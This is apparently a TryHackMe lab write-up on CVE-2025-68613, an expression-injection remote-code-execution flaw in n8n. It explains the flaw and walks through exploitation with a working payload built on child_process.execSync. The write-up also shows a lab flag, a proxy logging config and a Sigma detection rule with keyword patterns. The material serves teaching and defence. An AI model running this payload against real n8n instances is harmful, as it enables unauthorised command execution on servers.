
Jr.Pen 9.5. n8n: CVE-2025-68613

Learn how adversaries can exploit the CVE-2025-68613 vulnerability in n8n.

Task 1 - Introduction

In this room, we will examine CVE-2025-68613, a critical vulnerability in n8n that was published on December 19, 2025, with a CVSS score of 9.9.

n8n is an open-source workflow automation platform designed to visually connect applications and services for task automation. Users build workflows composed of nodes, with each node representing an action such as making an API request, processing data, or sending an email. n8n is frequently used to automate repetitive operational tasks and to integrate security tools and SaaS platforms. Below is a simple example workflow that allows us to schedule an HTTP GET request to the NVD CVE API, format the output using JavaScript, and then send the report via email and to a Slack channel.



The n8n platform is commonly deployed in three primary configurations:

- Self-hosted instances: Organizations deploy n8n on-premises or in private cloud environments for full control and data sovereignty
- Cloud-hosted (n8n.cloud): Managed service offering with shared infrastructure

- Internal automation tools: Deployed within corporate networks to automate business processes between internal and external systems

Versions 0.211.0 through 1.120.3 contain a critical Remote Code Execution (RCE) vulnerability within the workflow expression evaluation system. If exploited, this flaw enables an authenticated attacker to execute system-level commands, potentially leading to data breaches, service disruptions, or full system compromise, all with the privileges assigned to the n8n process. This vulnerability has been addressed in versions 1.120.4, 1.121.1, and 1.122.0. To ensure system security, it is essential to update to one of these patched versions.

Task 2 - Technical Background

n8n is built on Node.js, using JavaScript for platform internals and user workflow logic. Its architecture includes:

- Workflow Execution Engine: The core computational component responsible for orchestrating node-based workflow execution
- Expression Evaluation System: Processes dynamic expressions wrapped in double curly braces `{{ }}` that are evaluated as JavaScript code during workflow execution
- Code Nodes: Allow users to write custom JavaScript or Python code as workflow steps, extending platform capabilities
- 400+ Native Integrations: Pre-built connectors to various APIs and services that form the nodes in workflows

The vulnerability resides in n8n's workflow expression evaluation system, where expressions supplied by authenticated users during workflow configuration are evaluated in an insecure execution context. The core security flaw is an expression injection vulnerability that enables authenticated attackers to execute arbitrary JavaScript code with the privileges of the n8n process. Specifically:

- n8n processes user input wrapped in double curly braces `{{ }}` as JavaScript code without adequate sandboxing or input validation.
- The expression evaluator lacks proper context isolation, allowing attackers to escape the intended evaluation sandbox.

- Authentication provides no meaningful protection against this vulnerability, as any authenticated user can exploit it.

Inside of all these layers of curly braces, you can see `(function(){ ... })()`. This pattern creates and immediately executes an anonymous function. The attacker would try to encapsulate some complex logic while maintaining the execution context. For easier reading, the anonymous function is shown below:

```
function () {
    return this.process.mainModule.require('child_process').e
xecSync('id').toString()
}
```

Let's take a closer look to better understand this exploit. When `function () { ... }` is called, it starts to execute the `return` statement. If you are not familiar with functions, the `return` statement returns a value, which requires evaluating the expression that comes after it. In this case, evaluation starts with `this`.

The exploit uses `this.process.mainModule`. Let's break this down:

- `this` refers to the global object in the Node.js execution context
- `process` is a Node.js global object providing access to system processes
- `mainModule` references the root module of the Node.js application

This aims to bypass typical JavaScript sandbox restrictions by accessing Node.js internals (the root module), which should be unavailable to user expressions. It should be noted that if proper sandboxing is in place, it would isolate the expression execution context from the Node.js runtime environment.

Now that the `mainModule` object is reached, we see `.require('child_process')`. This uses `require()`, i.e., Node.js's module loading function, in order to load `child_process`, a core Node.js module for executing system commands. It should be noted that user expressions should never have access to Node.js's module system, especially dangerous modules like `child_process`.

Reaching this far, it is a trivial task to execute system functions. This example payload uses `.execSync('id')` to run the `id` command on the host system. Remember that the `id` command displays user identity information (UID, GID, groups).

Now that we have executed `id` on the target system, it is time to retrieve the output. This payload uses `.toString()` to convert the Buffer output from `execSync()` to a readable string, i.e., `id`'s output.

Security boundary breach: User expressions should never have access to Node.js's module system, especially dangerous modules like child_process

You can now see why we mentioned that the attacker will encapsulate complex logic within the anonymous function; it involves one call after another, until they are literally running commands on the vulnerable system. To summarize, the context escalation chain went as follows:

- It starts within the expression evaluator's intended sandbox
- Then it escalates to the Node.js global context via `this`
- Furthermore, it escalates to module system access via `process.mainModule.require`
- Finally, it escalates to system command execution via `child_process`

Answer the questions below

> In this exploit, what is the name of the module that allowed us to execute system commands?


child_process

Task 3 - Exploitation


You can start the VM by clicking the green Start Lab Machine button below. To attack the target VM, you will need to start the AttackBox by clicking the Start AttackBox button below. It should take a couple of minutes for both machines to be ready. To carry out this attack, you will need to use Firefox on the AttackBox. Alternatively, you can use your local web browser if you are connected over VPN.

```
{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}
```


First, you need to start a new workflow. Depending on what you see after logging in, you may need to click "**Start from scratch**".




To carry out the outlined instructions in the original PoC, click “**Add first step**”.




And search for and add **Manual Trigger**.



Attached to the Manual Trigger that we just added, add an “**Edit Fields (Set)**” option.



For the final step, click “**Add Field**,” which will allow you to add a name and a value. Write something like “result” or “exploit” as the name; furthermore, paste the exploit code in the value field. Once you click “**Execute step**”, you will see your command getting executed. In the screenshot below, we can see the output of the id command.





As explained in the previous task, you can replace `id` with any command of your choice.

Answer the questions below

> What is the flag?

THM{n8n_exposed_workflow}


My workflow - n8n
Not Secure
http://10.112.135.13:5678/workflow/IxAn4tTUb0RzzZH2
Back to canvas
INPUT
Schema
Table
JSON
No input data yet
Execute previous nodes
(From the earliest node that needs it)
Edit Fields
Execute step
Parameters
Settings
Docs
Mode
Manual Mapping
Fields to Set
exploit
String
{{ (function(){ return this.process.main
Module.require('child_process').execSync
('ls -la').toString() })() }}
Result
Item
[undefined]
Tip: Execute previous nodes to use input data
Include Other Input Fields
Options
No properties
Add option
OUTPUT
Schema
Table
1 item
exploit
total 32\n drwxr-sr-x 1 node node 4096 Dec 23 2025 .\n drwxr-xr-x 1 root root 4096 Oct 21 2025 ..\n -rw------- 1 node node 88 Dec 23 2025 .ash_history\n drwxr-sr-x 3 node node 4096 Dec 23 2025 .cache\n drwxr-sr-x 1 node node 4096 Sep 21 08:41 .n8n\n -rw-r--r-- 1 node node 27 Dec 23 2025 flag.txt\n



Task 4 - Detection

This portion of the room will provide details on how to detect the n8n Expression Injection Remote Code Execution (CVE-2025-68613) within your SIEM or any other detection solution.

Unfortunately, the n8n solution doesn't provide a detailed level of logging to use its logs and detect this attack. If you want to explore their logs further, here is their official log documentation reference

Considering that, the best way to detect this attack is by setting up a proxy solution to manage the requests coming to the n8n application. With that approach, you only need to send these proxy logs to your detection solution and then use the body content of the web requests to spot this exploitation.

Below you can see a sample configuration for nginx to log body content with `'Request-Body: "$request_body" '`. Note that this may vary depending on your chosen proxy solution:

```
http {
    # Load Lua module
    lua_package_path "/etc/nginx/lua/?.lua;;";

    # Custom log format
    log_format detailed '$remote_addr - $remote_user [$time_l
ocal] '
                        '"$request" $status $body_bytes_sent '
                        '"$http_referer" "$http_user_agent" '
                        'Request-Body: "$request_body" '
                        'Content-Type: "$http_content_type" '
                        'Duration: $request_time s';

    # ... rest of http block ...
```

Sigma Rule

To detect this vulnerability using Sigma, we can use the following rule:

```
title: N8N Workflow RCE Attempt
status: experimental
description: Detects attempts to inject JavaScript expression
s into n8n workflow payloads that execute OS commands via "th
is.process.mainModule.require('child_process').execSync
(...)""
author: TryHackMe Content Engineering Team
references:
  - <https://github.com/wioui/n8n-CVE-2025-68613-exploit>
date: 2025-12-23
tags:
  - attack.execution
  - attack.t1059.007
logsource:
  category: webserver
  product: generic
detection:
```

```
  selection:
    cs-method: POST
    cs-uri-stem|endswith: /rest/workflows

  keywords:
    # Strong indicators of this n8n expression injection RCE
    - "this.process.mainModule.require('child_process')"
    - ".execSync("
    - "={{ (function(){"
    - "toString() })()"

  condition: selection and all of keywords
falsepositives:
  - Security testing / red team simulations
  - Developers storing these exact strings in logged fields
level: high
```

In summary, this Sigma rule does:

- Select only requests to the `/rest/workflows` URI path with the method `POST`.
- Search for keywords in the body content related to the CVE-2025-68613 exploitation.

Monitoring Suspicious Command Executions

Beyond the previous Sigma rule, it's critical to continue monitoring process creation events to uncover attacker activity after exploitation.

This is critical, since an attacker who only has a valid n8n credentials can fully abuse this RCE to carry out a wide range of malicious actions, such as:

- Establishing a reverse shell to gain interactive access to the system. (example Sigma rule)
- Downloading and executing malicious payloads to maintain or escalate impact. (example Sigma rule (opens in new tab))

  persistence

- Running reconnaissance commands to enumerate the environment hosting the n8n application. (example Sigma rule)

For this reason, detection should not rely on a single signal. Instead, correlate the web log detection with other process-creation rules to reliably identify post-exploitation behavior associated with this CVE and increase overall detection confidence.

Task 5 - Conclusion

This payload exemplifies why expression evaluation features require extreme caution in application design. The vulnerability isn't just about improper input validation; it's about fundamentally flawed trust boundaries between user-provided code and the application runtime environment.

From a purple team perspective, understanding this exploitation chain helps both offensive teams test for similar vulnerabilities and defensive teams develop more effective detection strategies that focus on context escalation patterns rather than just specific payload signatures.

Finally, remember to upgrade your servers to a patched version.